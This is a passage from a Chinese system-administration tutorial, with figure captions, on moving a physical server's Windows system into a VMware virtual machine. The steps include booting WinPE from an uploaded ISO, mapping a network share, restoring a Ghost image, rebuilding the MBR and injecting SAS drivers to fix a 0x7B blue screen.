


图10　格式化硬盘

择“选项”标签页，点击其中的“引导选项”后，在右侧的“启动引导延迟”中输入“**10000**”，这里是以毫秒为单位的，即10秒，这个已经是可设置的上限值了，其作用类似于开机后按DEL键进入BIOS，按F12给出启动菜单的等待时间，如图6所示。

在VC Client主页上点击“数据存储”，选择“Storage2”后点击右侧的“浏览数据存储”。在弹出的“数据存储浏览器”中点击“上传文件”按钮，将网上下载的“超级系统维护光盘2010统一会员新春版”的ISO文件上传至数据存储中，如图7所示。

现在可以在新建的虚拟机标识名上单击右键，选择“电源”菜单下的“启动”，在出现如图8所示的界面时，根据下方提示立刻按下“**ESC**”键调出启动菜单。

之后点击工具栏上最后一个光盘图标的按钮，在弹出的菜单中选择“连接到数据存储上的ISO映像”，之后选择刚刚上传的ISO文件即可。

这里按ESC键有两个作用：一是在选择ISO虚拟光盘时，系统关闭的话是无效的！而系统启动后的时间只有短短10秒，不够我们进行选择操作，而调出启动菜单后系统就被挂起，等待我们的选择，这时加载光盘ISO足足有余；二是直接可以通过启动菜单选择以哪种方式启动，没有必要进入BIOS进行设置，这对于新手来说更为简单。

虽然VC Client有“连接H：”（H：为本机的光驱盘符）及“连接到本地磁盘上的ISO映像”，不过在实际应用中发现，100M网络下的速度实在是慢的无法忍受。而“连接到主机设备”则是需要将ISO刻录成光盘，放入R710服务器的光驱中，而光驱的读取速度肯定慢于硬盘，在浪费时间的同时还要浪费物力，觉得没有必要。

通过光盘启动后至如图9所示界面，选择“多功能Win PE”，稍等即可进入PE系统。

进入PE系统后在“我的电脑”上单击右键，选择“计算机管理”，在弹出的“计算机管理”左栏中点开“存储”，选择其中的“磁盘管理”，将右侧的两块硬盘分别初始化、分区、格式化，如图10所示。




图8　调出启动菜单

点击桌面上的“启用网卡支持”，如图11所示。

这里说明一下之前为什么一定要将网卡设置为“启动时连接”。因为在PE系统中不支持“即插即用”功能，所以必须在启动时激活，使系统在启动时能够检测到硬件的存在，加载对应的驱动，否则就得在添加完成后再重启一遍PE。





图11　启用网卡支持

稍等片刻之后，会发现桌面图标有所变化，少了“启用网卡支持”，多了“PENETCFG网络设置”和“启用无线和PPPOE支持”，如图12所示。

这里需要使用“PENETCFG网络设置”来进行网络的配置。双击打开，设置好IP、网关和DNS后用PING命令测试网络是否通畅，是否能够连接到物理服务器系统。

如果一切顺利，点击“开始”中的“运行”，输入“**CMD**”并回车，进入CMD模式。然后用“**net use**”命令来进行网络盘的映射，本例中物理服务器系统的IP是192.168.0.202，对应的命令为“**net use m：\\192.168.0.202\d$**”。接着输入连接使用的账号及对应的密码即可，稍等一会儿就会在资源管理器中看到M盘。

大家也可以根据自己的习惯选择“我的电脑”右键中的“映射网络驱动器”来进行操作，结果是一样的。


图12　多了“PENETCFG网络设置”和“启用无线和PPPOE支持”

现在就需要将M中的Ghost文件复制过来，千万不要剪切，因为虚拟机如果操作失误，文件会被直接删除。如果直接剪切，那么下次需要使用时还需要再做一遍Ghost，这样既浪费时间，也增加了对硬盘的损伤，特别是对商业运作的系统，不可能有太多的机会给你关机做Ghost。

接着，我们点击“**开始**”->“**程序**”->“**克隆工具**”中的“ghost32”，选择D盘的Ghost文件后还原到C盘，如图13所示。

完成后要利用“**开始**”->“**程序**”->“**磁盘光盘工具**”中的“PTDD3.5”来重建系统的MBR，如图14所示。

这里有必要解释一下什么是MBR。MBR（Main Boot Record）的中文意思为主引导记录，它位于整个硬盘的0磁道0柱面1扇区，是硬盘的“命根子”。它处在硬盘最最关键的位置，记录着硬盘中各个分区的大小及位置信息，是我们数据信息的重要入口。如果受到破坏，硬盘上的所有数据将会荡然无存。

在ROM BIOS引导例程结束时，BIOS会读取并执行系统中第一硬盘的第一个




图13　还原到C盘




图16　出现蓝屏




图14 PTDD3.5




图15　重建系统的MBR

物理扇区，即MBR。在这一扇区的开头有一个小程序，分区信息（或分区表）存储在该扇区的末尾处。该程序使用分区信息来确定哪个分区是可引导的，通常是第一个主DOS分区，并尝试从该分区引导。

在用Ghost或Ghost32做完系统还原后，经常会出现启动过程中黑屏，光标一直停在左上角闪烁，但没有任何提示，也无法进入系统的情况。这是因为系统MBR在备份/还原时被损坏，或与现有系统不兼容所造成的，因此必须重建MBR。

这里就用PTDD Partition Table Doctor 3.5工具，DOS下则可用**FDisk /MBR**命令。

进入PTDD后，在工具栏上选择好需要重建MBR的硬盘对象，本例为“硬盘1”。接着点击“操作”菜单的“重建MBR”或者按F7即可，如图15所示。

此时如果重启系统用Ghost后的硬盘系统进行启动，会出现蓝屏，错误代码为0x0000007B，如图16所示。

用错误代码作为关键字Google后得知，是硬盘驱动问题。其实这个问题很好解释，原物理服务器系统使用的是SATA硬盘，而虚拟服务器中虚拟出来的系统则是SAS硬盘。SCSI控制器为我们上面设置的“LSI Logic SAS”，硬件不同，对应的驱动就不同，而用Ghost出来的系统当然仍然为SATA驱动，因此会出现此错误。

这个错误是我以前在做不同硬件平台系统移植时遇到的，同样，在虚拟机中也会遇到。通过不断的尝试，最终得到了解决方法，特此截图说明，免得读者朋友们遇到此类问题时觉得无路可走而放弃移植。下面我们就来解决这个问题。

在PE系统中点击**“开始”->“程序”->“驱动支持”**中的“DriverInjection”，如图17所示。

这个工具在做系统移植时非常有用，它的作用是将第三方硬件驱动直接植入硬盘系统中，以解决上面遇到的蓝屏问题。

